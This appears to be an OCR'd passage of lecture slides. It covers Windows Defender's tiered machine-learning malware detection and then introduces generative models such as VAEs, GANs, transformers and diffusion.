
Protection in milliseconds
Most common malware are blocked by high-precision detection in Windows Defender AV

Metadata-based ML models

Protection in milliseconds
ML-powered cloud rules evaluate suspicious files based on metadata sent by the Windows Defender AV client during query


Sample analysis-based ML models


Protection in seconds
A copy of the suspicious file is uploaded for inspection by multi-class ML classifiers



Microsoft, 2018

Generative models





- **discriminative** model:
  - learn **differences** in pattern
  - learns boundaries between classes for classification or prediction
  - usually supervised learning

- **generative** model:
  - learn the overall **pattern**
  - learns distribution of data to generate new samples
  - usually unsupervised learning

Generative models (GenAI)

Variational Autoencoders (VAE)


Generative Adversarial Networks (GANs)

Transformers

(Stable) Diffusion


GenAI: Variational Autoencoders (VAE)

- unsupervised learning
- **encoder**: compress input into simplified representation (latent space)
- **latent space**
  - essential features
  - probabilistic distribution
- **decoder**: reverses latent representation
  - creates something new resembling examples




Kingma, Welling, Auto-Encoding Variational Bayes. arXiv, 2013

Example of VAE



original

